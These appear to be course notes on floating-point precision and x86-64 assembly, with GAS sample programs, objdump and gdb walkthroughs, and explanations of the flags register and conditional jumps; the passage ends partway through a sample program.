1) When doing the multiplication, you will get carry-ies of greater than "1". In that case, note that the carry will move to the column representing the digit of the carry.
2) The position of the binary point will be the sum of the binary positions of the two numbers.

Tool

This site has a great tool to see how floating point bits are set.

Example of precision issues with floating points

Practice Problem 2.46 shows a real life example of disasters that can occur with precision issues that are inherent in floating point numbers.

The U.S. Patriot Missile battery in Dharan failed to intercept an Iraqi Scud missile and led to the loss of life of 28 soldiers.

The problem has to do with a counter that increments by "1" every 1/10 of a second. To calculate the time in seconds, the program would multiply the counter by a 24-bit representation of 1/10.

As noted previously, the floating point representation of "1/10" is a non-terminating sequence that looks like this…

0.0001100110011[0011] // portion in bracket repeats indefinitely.

The lack of precision in representing 1/10 with that many bits is about 9.54×10^{-8}.

But if the machine was running for 100 hours and if the error in precision was cumulative, the error would be (9.54 x 10-8 x 100 x 60 x 60 x10) which is approximately 0.343 seconds. For a missile travelling at 2,000 meters/s, that would translate to an error of 687m!

Example Problems

Problem 1

Suppose we have a floating-point 9-bit number format for which the most significant bit is used for the sign, the next 4 bits are used for the exponent and the remaining 4 bits for the fraction. Using the IEEE 754 convention for normalized, de-normalized and special numbers, what is the floating-point value of bytes containing the hexadecimal numbers: 0x084, 0x1F0.

Hints:
Step 1: Identify classification of floating point
Step 2: Evaluate Bias
Step 3: Evaluate exponent “E” from “e”
Step 4: Evaluate Becimal representation
Step 5: Convert Becimal to Decimal and add sign if necessary

Problem 2

A floating point representation that conforms to the IEEE 754 standard uses 4 bits for the Mantissa and 2 bits for the exponent. The raw value in a variable of this type is 0x7D. What is the decimal (base 10) value represented by this number? .

Hints:
Step 1: Identify classification of floating point
Step 2: Evaluate Bias
Step 3: Evaluate exponent “E” from “e”
Step 4: Evaluate Becimal representation
Step 5: Convert Becimal to Decimal and add sign if necessary

Problem 3

A floating point representation that conforms to the IEEE 754 standard uses 4 bits for the Mantissa and 3 bits for the exponent. You assign a decimal value of -26.5 to a variable of this type. What would the raw bits in this variable be?

Hints:
Step 1: Convert Decimal to Becimal
Step 2: Convert Becimal to Mantissa Exponent format
Step 3: Calculate Bias
Step 4: Evaluate “e” from “E”
Step 5: Evaluate sign bit

Week 5: Machine-Level Representation of Code –Part I

A Historical Perspective

Computers execute "machine code" which are sequences of bytes. These sequences of bytes are encodings of low level operation that manipulate data, manage memory, read and write data on storage devices and communicate over networks.

A compiler converts a high level language into Assembly code and Assembly code is converted to Machine code using an assembler and linker.

The abstraction of Machine code provided by a high level language is very useful in reducing the amount of effort required by a programmer in considering the nuances of Machine code. Modern compilers are very efficient and generate Assembly code that is often as efficient as code that written by a good Assembly programmer.

So why bother learning Assembly? Code optimization of critical sections of code, understanding the consequence of compiler optimization flags, understanding the location of various data in memory, understanding attack surfaces etc. are common reasons justifying understanding Assembly programming. The focus now is to learn how to read Assembly code rather than to write it.

Our focus in this course will be to use the x64-bit Architecture as an example architecture to study Assembly programming. The x64 Architecture takes its root in the Intel 8086 architecture originally marketed in 1978.

Here is the history form section 3.1 in the text:

8086 – 1978, 29K transistors
80286 – 1982, 134K transistors
i386 - 1985, 275K transistors
i486 – 1989, 1.2M transistors
Pentium – 1993, 3.1M transistors
Pentium Pro – 1995, 5.5M transistors
Pentium/MMX – 1997, 5.5M transistors
Pentium II – 1997, 7M transistors
Pentium III – 1999, 8.2M transistors
Pentium 4 – 2000, 42M transistors
Pentium 4E – 2004, 125M transistors
Core 2 – 2006, 291M transistors
Core i7, Nehalam – 2008 781M transistors
Core i7, Sandy Bridge – 2011, 1.17G transistors
Core i7, Haswell – 2013, 1.4G transistors

Moore's law predicted doubling of transistor density every year for the next decade in paper in 1965. In reality we doubled every 18 months for the last 50 years!

Program Encodings

Use the -Og option to compile with minimal optimizations
Use the -S option to stop after compilation but before assembling to generate an Assembler file.

Save the following in a file called mstore.c

```
long mult2(long, long);

void multstore(long x, long y, long* dest)
{
        long t = mult2(x, y);
        *dest = t;
}
```

Compile using the command line….

```
Gcc -Og -S mstore.s
```

Look at the mstore.s file…

```
        .file   "mstore.c"
        .text
        .globl  multstore
        .type   multstore, @function
multstore:
.LFB0:
        .cfi_startproc
        pushq   %rbx
        .cfi_def_cfa_offset 16
        .cfi_offset 3, -16
        movq    %rdx, %rbx
        call    mult2
        movq    %rax, (%rbx)
        popq    %rbx
        .cfi_def_cfa_offset 8
        ret
        .cfi_endproc
.LFE0:
        .size   multstore, .-multstore
        .ident  "GCC: (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4"
        .section    .note.GNU-stack,"",@progbits
```

Now compile with the following command to generate the object file…

```
Gcc -Og -c mstore.c
```

Now run the disassembler program “objdump” to inspect the contents if the object file…

```
gopalas@DESKTOP-V0RNC3P:~/CSCI247/Notes/Week5$ objdump -d mstore.o

mstore.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <multstore>:
   0:   53                      push   %rbx
   1:   48 89 d3                mov    %rdx,%rbx
   4:   e8 00 00 00 00          callq  9 <multstore+0x9>
   9:   48 89 03                mov    %rax,(%rbx)
   c:   5b                      pop    %rbx
   d:   c3                      retq
```

- X64 instruction range in size from 1 to 15
- Unique decoding bytes into machine code
- Disassembler translates machine code into assembler purely based on the codes
- Expect dissassembler naming conventions to be a little different

Now change the C file to be a fully linkable file…

```
#include <stdio.h>


void multstore(long, long, long*);

int main()
{
        long d;
        multstore(2, 3, &d);
        printf("2 * 3 %ld\n", d);

        return(0);
}

long mult2(long a, long b)
{
        long s = a *b;
        return s;

}
```

Object and Executable File Formats

Object files and Executable files have specific formats that allow the loader in an operating system to parse the contents. These formats remain the same even when the underlying machine code embedded in them vary based on different architectures that they are compiled for (eg. x64 vs. x32).

The Windows Operating System uses a format known as Portable Executable Common Object File Format (**PE COFF**). This is an improvement over an older COFF format. The Portable indicates that the format of the file does not change even when the code it contains varies based on the architecture in use.

The GCC compiler in Linux uses the Executable and Linkable Format (**ELF**). ELF replaces the older a.out and COFF in many Unix based environments. More information on this format is available here.

```
gopalas@DESKTOP-V0RNC3P:~/CSCI247/Notes/Week5$ gcc -Og -o prog mstore2.c mstore.c
gopalas@DESKTOP-V0RNC3P:~/CSCI247/Notes/Week5$ ls
mstore2.c  mstore.c  mstore.o  mstore.s  prog
gopalas@DESKTOP-V0RNC3P:~/CSCI247/Notes/Week5$ ls -l
total 20
-rwxrwxrwx 1 gopalas gopalas  227 Oct 23 09:20 mstore2.c
-rwxrwxrwx 1 gopalas gopalas  112 Oct 23 08:46 mstore.c
-rw-rw-rw- 1 gopalas gopalas 1368 Oct 23 09:01 mstore.o
-rw-rw-rw- 1 gopalas gopalas  391 Oct 23 08:47 mstore.s
-rwxrwxrwx 1 gopalas gopalas 8626 Oct 23 09:20 prog
gopalas@DESKTOP-V0RNC3P:~/CSCI247/Notes/Week5$ objdump -d prog

prog:     file format elf64-x86-64


Disassembly of section .init:

0000000000400408 <_init>:
```

You can save the output of objdump into a file and look at the disassembled contents as shown above. This will tell you the format used to store your executable.

Data Formats

Char	Byte
Short	Word
Int	Double word
Long	Quad word
Char*	Quad word
Float	Single precision
Double	Double precision

Accessing Information

X64 Registers

The x64 processor has the following types of Registers:

64-bit General Purpose Registers – RAX, RBX, RCX, RDX, RBP, RDI, RSP and R8 to R15
Pointer Registers – RIP, RSP
Flags Registers – RFLAGS
Floating Point Registers – FPR0 to FPR7

In addition to the above there are segment registers (not commonly used in x64), Control registers, memory management registers, debug registers, virtualization registers, performance registers etc.

General Registers:

A byte is defined as 8 bits, a word is 16 bits, a double word is 32 bits, a quadword is 64 bits and a double quadword is 128 bits. Intel uses the "little endian" format where lower significant bytes are stored in lower memory addresses.

For the first eight registers, replacing "r" with "e" will allow you to access the double words at the lower significant addresses.

For the RAX, RBX, RCX, and RDX registers removing the "r" will allow you to access the words at the lower significant addresses.

Index Registers:

Some computer instructions operate on contiguous memory locations starting at a particular address and for a certain size. A common example would be an instruction that copies a string (an array of characters that often ends with a NULL character) from one location in memory to another location. This instruction would need the start address of the source string, the length of the source string and the start address of the destination string. The instruction can then **index** with reference to the start address of the source and destination locations to access each subsequent memory location.

The "**RSI**" and "**RDI**" are both 64-bit registers that are commonly used as **source** and **destination index registers**.

Pointer Registers:

"**RSP**" is the 64-bit **Stack Pointer register**.

"**RIP**" is the 64-bit **Instruction Pointer register**.

"**RBP**" is the 64-bit Base Pointer register, that is commonly used by functions to save the "RSP" register before reusing the "RSP" register to allocate memory on the stack of local variables.

Flags Register:

The CPU stores the results of certain operations in the "RFLAGS" register. The following defines the 8 commonly used flag bits in the flags register:

Symbol	Bit	Name	Set if
CF	0	Carry	Operation generated a carry or borrow
PF	2	Parity	Last byte has an even number of 1's, else 0
AF	4	Adjust	Carry or borrow out of the four least significant bits (BCD support)
ZF	6	Zero	Result was 0
SF	7	Sign	Most significant bit of results is 1
IF	9	Interrupt	Interrupt Enable
DF	10	Direction	Direction string instructions operate (increment or decrement)
OF	11	Overflow	Overflow on signed operation

Common uses of registers:

RDI – Arg 1
RSI – Arg 2
RDX – Arg 3
RCX – Arg 4

R8 – Arg 5
R9 – Arg 6

RAX – return

RSP – stack pointer

RIP – instruction pointer

EFLAGS - flags

X64 Addressing Modes

There are multiple assemblers available for x86 and some have substantially different formats. AT&T format is what the text uses and we will stick to that format in this set of notes. The GNU Assembler (GAS) conforms to the AT&T format and that is the Assembler we will use in this course. Know that another common flavor is the Intel format and the Assemblers that conform to the Intel format use the NASM or MASM Assemblers.

Register Addressing Mode

This involves accessing data in registers. It is a very common and straight forward technique and we have used it in almost all the samples thus far. The following is an example of Register Addressing mode.

```
mov     %rax, %rbx
```

Here we are moving the contents of the “RAX” register into the “RBX” register.

Immediate Addressing Mode

When a data value is a constant, it can be made available as an operand. The following is an example of an Immediate Addressing Mode.

```
mov     $9, %rcx
```

This instruction moves “9” to the “RCX” register.

Direct Addressing Mode

If we wanted to access memory at a known address, we could enclose the known address in parenthesis and offer that as our operand. The following is an example of direct addressing.

```
mov     (0x4000b0), %rax
```

Here we move the contents at memory address 0x4000b0 into the RAX register. Note that for this mode you don't really need to add the parenthesis either.

Register Indirect Addressing Mode

Sometimes a register contains an address of a memory location. In these cases we can access the value at that address by enclosing the register in parenthesis and use that as our operand.

```
mov     $0x4000b0, %rax
mov     (%rax), %rbx
```

Here we move the contents of memory whose address is in the "RAX" register to the "RBX" register.

Register Indirect Indexed Addressing Mode

The register indirect addressing mode can be extended to access elements of an array for example, by using the following syntax;

```
mov     $0x4000b0, %rax
mov     0x10(%rax), %rbx
```

This will fetch the contents of memory at the address defined by the "RAX" register plus 0x10 and move it to RBX.

Other variations include the following:

```
mov     (%rax,%rbx), %rcx              ➔ Mem[%rax+%rbx] -> %rcx
mov     (%rax, %rbx, 5), %rcx          ➔ Mem[%rax + 5*%rbx] -> %rcx
mov     0x10(%rax, %rbx, 5), %rcx      ➔ Mem[%rax + 5*%rbx + 0x10]  -> %rcx
```

The most general form is as follows:

Displacement(baseRegister, indexRegister, scale)

➔

Mem [baseRegister + (Scale * indexRegister) + Displacement]

Note the "**lea**" instruction allows you to calculate the exact location represented by any addressing mode. "**lea**" does not actually dereference the memory.

lea 0x10(%rsp), %rdi => rdi = rsp + 0x10

Assume you had C code that assigns an address of an element in an array to some pointer variable. In this case you don't need to access the array element in memory. You only need the address of it. "lea" is a good instruction to compute that.

Data Movement Instructions

Mov copies a value from source to destination. The source can be an immediate value, a register, or a memory. The destination is either a register or a memory location. At most one of source or destination can be memory. The suffix (b, w, l, q) indicates how many bytes are involved in the move (1, 2, 4 and 8 respectively)

mov[b,w,l,q]	Source	Destination
movzbw		
movzbl		
movzwl		
movzbq		
movzwq		
movsbw		
movsbl		
movswl		
movsbq		
movslq		
mov		$-1, %di ➔ Only 2 bytes are set in rdi
movzwq	%di, %rbx ➔ rbx is 0xffff	
movswq	%di, %rbx ➔ rbx is -1	

Note that a mov to a 64-bit register by default does a zero extend.

push	src	➔ rsp=rsp-8; (%rsp)=src
pop	src	➔ src =(%rsp); rsp=rsp+8;
leaveq		➔ rsp = rbp; pop %rbp
callq		➔ push RA and change %rip
retq		➔ pop %rip
cwtl		➔Sign extend %ax to %eax
cltq		➔Sign extend %eax to %rax (movslq %eax, %rax)
cqto		➔Sign extend %rax to %rdx:%rax

Arithmetic and Logical Operations

add src, dst	➔ dst += src
sub src, dst	➔ dst -= src
imul src, dst	➔ dst *= src
neg dst	➔ dst = -dst
and src, dst	➔ dst &= src

```
or   src, dst          ➔ dst |= src
xor  src, dst          ➔ dst ^= src
not  dst               ➔ dst = ~dst

shl  count, dst        ➔ dst <<= count (logical – sign bit not preserved)
sal  count, dst                          (arithmetic left shift)

shr  count, dst        ➔ dst >>=count (logical – sign bit not preserved)
sar  count, dst                          (arithmetic right shift)

ror src, dest
rol src,  dest
```

Three kinds of shift Operations – logical, Arithmetic, Rotate

Logical Right:

1) Move bits to right
2) Lose bits popping off to the right
3) Add “0”s into the MSbs

Logical Left:

1) Move bits to the left
2) Lose bits popping off to the left
3) Add “0”s into the LSbs

Arithmetic Right:

1) Move bits to the right
2) Lose bits popping off to the right
3) Copy the original MSb to the new MSb (sign extension)

Arithmetic Left:

1) Move bits to the left
2) Lose bits popping off to the left
3) Add “0” into the LSbs (no different from Logical Left)

Rotate Right:

1) Move bits to the right
2) Take bits that pop on the LSb and move them into the MSb

Rotate Left:

1) Move bits to the left
2) Take bits that pop on the MSb and move them into the LSb

Special Arithmetic Operations

```
imulq   src     ➔ Signed multiply of %rax by src. Result in %rdx:%rax
mulq    src     ➔ Unsigned multiply of %rax by src. Result in %rdx:%rax

idivq   src     ➔ Signed divide %rdx:%rax by src.
                      Quotient stored in %rax.
                      Remainder stored in %rdx
```

divq src ➔ Unsigned divide %rdx:%rax by src
Quotient stored in %rax
Remainder stored in %rdx

Your First Computer Program – "Hello World!"

A program is generally written using a text editor. If you don't have a favorite editor, you can use Notepad++.

Type the following lines of code into your notepad editor, or copy and paste it into the editor.

Assembly Sample 1

```
#================================================================
# File:                Sample1.s
# Assemble:            gcc -c Sample1.s
# Link:                ld Sample1.o -o Sample1
# Run:                 ./Sample1
#================================================================

# Add the global directive so the symbol "_start" is made available
# in the object code export table.
# If the symbol is not in the export table at link time, the linker
# will not know about it.
# _start is the default entrypoint for an executable and if the linker
# can see it, it will use that as the Entrypoint.
# If you want a different entrypoint, you can use the -e link option.
# Eg. ld -e main Sample1.o
.global _start

# This is the section where the assembler assumes your code is located
.text

__start:
               # write(1, msgStr, msgStrLen)
               # "1" is the sys code for write.
               # Note the "$1" tells the assembler to use the value "1".
        mov     $1,           %rax

               # "1" is the stdout file handle.
        mov     $1,           %rdi

               # Address of string to output.
               # Note here we are passing a variable prefixed by "$".
               # The Assembler will replace $msgStr with the address of msgStr.
        mov     $msgStr,      %rsi


               # Number of bytes in msgStr.
               # Note here we are passing a constant.
               # Invoke operating system to do the write.
        mov     $msgStrLen, %rdx

               # System call 60 is exit.

        syscall

               # exit(0)
               # We want return code 0.
               # Invoke operating system to exit.
        mov     $60, %rax
        xor     %rdi, %rdi
        syscall

# This is the section where the assembler expects initialized data
```

```
# Data types recognized include .byte (1 byte), .short (2 bytes), .long (4 bytes),
# .string or .ascii (length based on length of string). Constants are defined
# with the "=" sign.
.data
        CR              =               13
        LF              =               10
        msgStr:         .ascii          "Hello World!\n"
        msgStrpost:     .byte           CR, LF
        msgStrLen       =               .-msgStr
```

Save the file as "Sample1.asm" and use the following commands to assemble, link and run this code using GAS…

```
gcc -c Sample1.s
ld Sample1.o -o Sample1
./Sample1
```

As an aside, note that there are two common file formats used for object and executable files – COFF and ELF. COFF stands for Common Object File Format while ELF stands for Executable and Linking Format. Microsoft Visual C++ compilers generate the COFF format while GCC generates the ELF format.

Debugging a program

Once you get through the Assembler and linker phase and create an executable file, there is always an urge to run the program and see if it behaves as you expect it to. It is advisable to use a tool called a "**debugger**" to walk through the code to ensure that the logic that is being executed is exactly what was intended. A debugger allows you to walk over (trace) individual instructions and confirm the output of each instruction.

"gdb" is GNU debugger available on Linux. To load "Sample1.exe" in the debugger, type "**gdb <filename>**" in the directory where sample1.exe is located.

```
gopalas@cf409-02:~/CSCI247/Assembly/GAS/Sample_1$ gdb ./Sample1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./Sample1...(no debugging symbols found)...done.
```

You can now set a breakpoint at the start of the program ("main") and run to the breakpoint…

```
(gdb) b _start
Breakpoint 1 at 0x4000b0
(gdb) r
Starting program: /home/gopalas/CSCI247/Assembly/GAS/Sample_1/Sample1
```

Once you hit the breakpoint, you can disassemble the program and look at how the Assembler assembled your code…

```
Breakpoint 1, 0x00000000004000b0 in _start ()
(gdb) disassemble
Dump of assembler code for function _start:
=> 0x00000000004000b0 <+0>:     mov    $0x1,%rax
   0x00000000004000b7 <+7>:     mov    $0x1,%rdi
   0x00000000004000be <+14>:    mov    $0x6000da,%rsi
   0x00000000004000c5 <+21>:    mov    $0xf,%rdx
   0x00000000004000cc <+28>:    syscall
   0x00000000004000ce <+30>:    mov    $0x3c,%rax
   0x00000000004000d5 <+37>:    xor    %rdi,%rdi
   0x00000000004000d8 <+40>:    syscall
End of assembler dump.
(gdb)
```

Note the code at offset +14. The Assembler is using the address of “msgStr”, whereas in the code in offset +21, it is using the value of the constant “msgStrLen”.

Now look at the value of the rax register before you execute your “mov” instruction…

```
(gdb) info registers
rax            0x0      0
```

Now set a breakpoint right after the first move instruction and step over the “mov” instruction and observe the register again…

```
(gdb) b *0x4000b7
Breakpoint 2 at 0x4000b7
(gdb) n
Single stepping until exit from function _start,
which has no line number information.

Breakpoint 2, 0x00000000004000b7 in _start ()
(gdb) info registers
rax            0x1      1
```

Learn some of the other command available in gdb to access your variables and get familiar with using the debugger. It will prove to be the most valuable tool at your disposal. You can find some of the gdb documentation here.

Interacting with the User

In almost any computer program, there is a need to get input from the user of the program. The program’s behavior is often dependent on the input that is supplied by the user. In this section we will write a sample that gets input from the user using the Standard Input.

The most efficient way to master any programming language is to practice writing your own sample programs. Hence I encourage you to study the samples provided in each of these sections and attempt to duplicate their behavior on your own by using the same or similar instructions.

Another very useful programming technique is to do incremental additions. For example, with the sample below, you can first try and put up a prompt to the user. Then try and collect information from the user and then finally try and display the received input. At each of these interim stages, assemble and link your program to confirm that it is behaving as you would expect.

The only new construct that is introduced in the sample below is the use of the READ function code. This code indicates to LINUX that you are asking it to read input from the user. The number of characters read by

LINUX is going to be available in the AX register. This is also referred to as the “return value”. In the x86 assembler, the return value from any call is usually passed using the AX register.

Once you have studied the following sample, assemble and link the sample using the commands provided in the header of the sample.

You may observe that in the sample below, I have used the “xor ax, ax” instruction when I wanted to zero the contents of a register. An “xor” instruction is an exclusive-or operation. So if you apply that operation to the same register in the source and destination operand fields, you are bound to make the contents of the register to be zero.

You may wonder why I chose an “xor” over a more direct “mov ax, 0” instruction. This has to do with efficiency. In the older processors, a “mov” instruction from a memory to a register would use 4 clock cycles of the CPU, whereas an xor usually cost only 2 clock cycles. Needless to say these sorts of savings are not worth much (if anything at all) with the increased clock speeds and more efficient instructions of modern processors.

Assembly Sample 2

```
#=================================================================
# File:               Sample2.s
# Assemble:           gcc -c Sample2.s
# Link:               ld Sample2.o –o Sample2
# Run:                ./Sample2
#=================================================================

.global _start

# This is the section where the assembler assumes your code is located
.text

_start:

        #write (1, promptMsg, msgLen)
        mov     $1,             %rax
        mov     $1,             %rdi
        mov     $promptMsg,     %rsi
        mov     $promptMsgLen,  %rdx
        syscall

       #read (0, inputBuffer, bufLen)
       mov     $0,             %rax
       mov     $0,             %rdi
       lea     (inputBuffer),  %rsi
       mov     $bufLen,        %rdx
       syscall

        #Add and ! and CR to buffer
        lea     (inputBuffer),  %rsi
        dec     %rax
        movb    $33,            (%rax, %rsi, 1)
        inc     %rax
        movb    $CR,            (%rax, %rsi, 1)
        inc     %rax
        movb    $LF,            (%rax, %rsi, 1)
        inc     %rax
        mov     %rax,           (nameLen)

       #write (1, Greetings, GreetingLen)
       mov     $1,                             %rax
       mov     $1,                             %rdi
       mov     $Greetings,             %rsi
       mov     $GreetingLen,   %rdx
       syscall

        #write (1, inputBuffer, nameLen)
```

```
        mov     $1,                     %rax
        mov     $1,                             %rdi
        mov     $inputBuffer,   %rsi
        mov     nameLen,                %rdx
        syscall

        #exit(0)
        mov     $60,                    %rax
        xor     %rdi,                   %rdi
        syscall

#=============================================================

.data
        CR              =                       13
        LF              =                       10
        bufLen          =                       100

        promptMsg:      .ascii          "Enter your name: "
        promptMsgLen    =               .-promptMsg

        CR_LF_1:        .byte           CR, LF
        Greetings:      .ascii          "Hello"
        GreetingLen     =               .-CR_LF_1

#=============================================================

# This is the section where the assembler expects uninitialized data
.bss

        .lcomm          inputBuffer,    bufLen
        .lcomm          nameLen,                4
```

Control operations

Unconditional Jumps (JMP)

An unconditional jump, as the name implies, allows the transfer of execution from one part of your program to another without any conditions.

All jump instructions work by altering the value of the IP register.

Below is a sample that shows the operation of the Jmp mnemonic. This modifies the previous sample to skip the greetings message.

Assembly Sample 3

```
#=============================================================
# File:                 Sample3.s
# Assemble:             gcc -c Sample3.s
# Link:                 ld Sample3.o -o Sample3
# Run:                  ./Sample3
#=============================================================

.global _start

# This is the section where the assembler assumes your code is located
.text

_start:
```

```
        #write (1, promptMsg, msgLen)
        mov     $1,             %rax
        mov     $1,             %rdi
        mov     $promptMsg,     %rsi
        mov     $promptMsgLen,  %rdx
        syscall

       #read (0, inputBuffer, bufLen)
       mov     $0,             %rax
       mov     $0,             %rdi
       lea     (inputBuffer),  %rsi
       mov     $bufLen,        %rdx
       syscall

        #Add an "!" and CR to buffer
        lea     (inputBuffer), %rsi
        dec     %rax
        movb    $33,            (%rax, %rsi, 1)
        inc     %rax
        movb    $CR,            (%rax, %rsi, 1)
        inc     %rax
        movb    $LF,            (%rax, %rsi, 1)
        inc     %rax
        mov     %rax,           (nameLen)

        #Unconditional jump
        jmp             SkipGreetings

       #write (1, Greetings, GreetingLen)
       mov     $1,                             %rax
       mov     $1,                             %rdi
       mov     $Greetings,             %rsi
       mov     $GreetingLen,  %rdx
       syscall

SkipGreetings:

        #write (1, inputBuffer, nameLen)
        mov     $1,                     %rax
        mov     $1,                             %rdi
        mov     $inputBuffer,  %rsi
        mov     nameLen,                %rdx
        syscall


        #exit(0)
        mov     $60,                    %rax
        xor     %rdi,                   %rdi
        syscall

#=================================================================

.data
        CR              =                       13
        LF              =                       10
        bufLen          =                       100

        promptMsg:      .ascii          "Enter your name: "
        promptMsgLen    =               .-promptMsg

        CR_LF_1:        .byte           CR, LF
        Greetings:      .ascii          "Hello"
        GreetingLen     =               .-CR_LF_1

#=================================================================

# This is the section where the assembler expects uninitialized data
.bss

        .lcomm          inputBuffer,    bufLen
        .lcomm          nameLen,                4
```

Compare (CMP) and test (test) Instructions

Recall the flags register…

Symbol	Bit	Name	Set if
CF	0	Carry	Operation generated a carry or borrow
PF	2	Parity	Last byte has an even number of 1's, else 0
AF	4	Adjust	Carry or borrow out of the four least significant bits (BCD support)
ZF	6	Zero	Result was 0
SF	7	Sign	Most significant bit of results is 1
IF	9	Interrupt	Interrupt Enable
DF	10	Direction	Direction string instructions operate (increment or decrement)
OF	11	Overflow	Overflow on signed operation

The compare instruction is essentially a subtract instruction that does not alter the value of the operands but impacts the value of the flags registers just like a subtract instruction would. We study the compare instruction because its impact on the flags register is exploited by many Jump instructions.

You can type the following instructions into one of your earlier samples and trace each instruction and see how it impacts the flags register.

```
mov     $9, %rax
mov     $8, %rbx
mov     $9, %rcx

cmp     %rax, %rbx

cmp     %rbx, %rax

cmp     %rax, %rcx
```

The following debugger output shows that the three "mov" instructions did not impact the flags register.

```
rip             0x4000b0 0x4000b0 <_start>
eflags          0x206    [ PF IF ]
```

```
(gdb) disassemble /r
Dump of assembler code for function _start:
=> 0x00000000004000b0 <+0>:     48 c7 c0 09 00 00 00    mov    $0x9,%rax
   0x00000000004000b7 <+7>:     48 c7 c3 08 00 00 00    mov    $0x8,%rbx
   0x00000000004000be <+14>:    48 c7 c1 09 00 00 00    mov    $0x9,%rcx
   0x00000000004000c5 <+21>:    48 39 c3        cmp    %rax,%rbx
   0x00000000004000c8 <+24>:    48 39 d8        cmp    %rbx,%rax
   0x00000000004000cb <+27>:    48 39 c1        cmp    %rax,%rcx
```

```
rip             0x4000c5 0x4000c5 <_start+21>
eflags          0x206    [ PF IF ]
```

The "cmp %rax, %rbx" involves (%rbx - %rax or "8 – 9"). In signed arithmetic, this leads to "-1". So we expect the "CF", "AF" and "SF" flags to be set…

```
rip            0x4000c8 0x4000c8 <_start+24>
eflags         0x297    [ CF PF AF SF IF ]
```

The “cmp %rbx, %rax” involves (%rax - %rbx or “9 - 8”). In both signed and unsigned arithmetic, this leads to a +1. So we expect the previously set flags to be cleared...

```
rip            0x4000cb 0x4000cb <_start+27>
eflags         0x202    [ IF ]
```

The “cmp %rax, %rcx” involves “9 – 9”. This will yield “0” and hence the “ZF” and the “PF” flag is set...

```
rip            0x4000ce 0x4000ce <_start+30>
eflags         0x246    [ PF ZF IF ]
```

The “**test**” instruction is a similar to the cmp operation in that it does not change the destination, but only impacts the flags register. The “test” instruction performs a bitwise AND on two operands and modifies the SF, ZF and PF flags and discards the result of the AND. There are different variations on the test instruction depending on the type and size of the operands.

Zero or Equality Jumps (JZ, JE, JNZ, JNE)

The Jump Zero (“JZ”) and the Jump Equal (“JE”) instructions do the exact same thing – they both check if the ZERO flag is set and if it is, they jump to the tag provided in the operand.

Similarly the Jump Not Zero (“JNZ”) and the Jump Not Equal (“JNE”), jump to the tag provided in the operand if the ZERO flag is not set.

The sample below demonstrates the use of these instructions. Note that I have used the “JE” and “JNE” instructions. You can replace these with “JZ” and “JNZ” respectively, without altering the behavior.

Instead of moving “8” to the rax register, change the code to move “9” into the ax register and confirm that the jump to “JUMP_ZERO” tag gets executed.

Note that the Jump instructions do not change the value of the flags register and so we can have multiple conditional jumps subsequent to the compare instruction.

Assembly Sample 4

```
#=============================================================
# File:               Sample4.s
# Assemble:           gcc -c Sample4.s
# Link:               ld Sample4.o -o Sample4
# Run:                ./Sample4
#=============================================================


.global _start
```

```
.text

_start:
                mov             $8, %rax
                mov             $9, %rbx
                cmp             %rax, %rbx
                je              JUMP_ZERO
                jne             JUMP_NOT_ZERO

JUMP_ZERO:

                mov     $1,                     %rax
                mov     $1,                     %rdi
                mov     $zeroMsg,               %rsi
                mov     $zeroMsgLen,    %rdx
                syscall
                jmp             EXIT


JUMP_NOT_ZERO:

                mov     $1,                     %rax
                mov     $1,                             %rdi
                mov     $nonZeroMsg,    %rsi
                mov     $nonZeroMsgLen,         %rdx
                syscall

EXIT:
                #exit(0)
                mov     $60,                    %rax
                xor     %rdi,                   %rdi
                syscall

#=============================================================

.data
        CR                              =                       13
        LF                              =                       10
        zeroMsg:                .ascii          "Zero Message"
        CR_LF_1:                .byte           CR, LF
        zeroMsgLen              =                       .-zeroMsg

        nonZeroMsg:             .ascii          "Non Zero Message"
        CR_LF_2:                .byte           CR, LF
        nonZeroMsgLen  =                        .-nonZeroMsg

#=============================================================
```

Unsigned Jumps (JA, JAE, JB, JBE)

The Unsigned jumps use the ZERO and CARRY flags.

Jump if Above (“JA”) instruction jumps to the tag provided in the operand if both the ZERO flag and the CARRY flag are not set. If the ZERO flag is set, we know the numbers used in the last compare were equal. If the CARRY flag was set we know the last compare involved subtracting a larger number from a smaller number. If neither of these flags were set, the last compare involved subtracting a smaller number from a larger number. In this case the “JA” instruction will jump to the tag provided in the operand.

Similarly Jump if Above or Equal (“JAE”) causes a jump if either the Zero flag is set or if CARRY flag is not set.

Jump if Below (“JB”) instruction jumps to the tag provided in the operand if the ZERO flag is not set but the CARRY flag is set.

Jump if Below or Equal (“JBE”) causes a jump if either the Zero flag is set or if the CARRY flag is set.

Another way to look at these instructions is to consider a compare between unsigned numbers. If the first number is equal to the second number, the ZERO flag is set. So both the “JAE” and “JBE” will cause a jump in this case.

If the first number is greater than the second number, both the ZERO flag and the CARRY flag are not set. In this case both the “JA” and “JAE” instructions will cause a jump.

If the first number is less than the second number, the ZERO flag is not set, but the CARRY flag is set. In this case both the “JB” and “JBE” will cause a jump.

Hence these jump instructions are designed to compare unsigned numbers.

Assembly Sample 5

```
#=================================================================
# File:                Sample5.s
# Assemble:            gcc -c Sample5.s
# Link:                ld Sample5.o -o Sample5
# Run:                 ./Sample5
#=================================================================


.global _start

.text

_start:
                mov             $8, %rax
                mov             $9, %rbx
                cmp             %rax, %rbx
                ja              JUMP_ABOVE
                jae             JUMP_ABOVE_EQUAL
                jb              JUMP_BELOW
                jbe             JUMP_BELOW_EQUAL

JUMP_ABOVE:

                mov     $1,                     %rax
                mov     $1,                     %rdi
                mov     $jumpAboveMsg, %rsi
                mov     $JA_MsgLen,    %rdx

                syscall
                jmp             EXIT

JUMP_ABOVE_EQUAL:

                mov     $1,                     %rax
                mov     $1,                             %rdi
                mov     $jumpAboveEqual,%rsi
                mov     $JAE_MsgLen,   %rdx
                syscall
                jmp             EXIT

JUMP_BELOW:

                mov     $1,                     %rax
                mov     $1,                     %rdi
                mov     $jumpBelowMsg, %rsi
                mov     $JB_MsgLen,    %rdx
                syscall
                jmp             EXIT

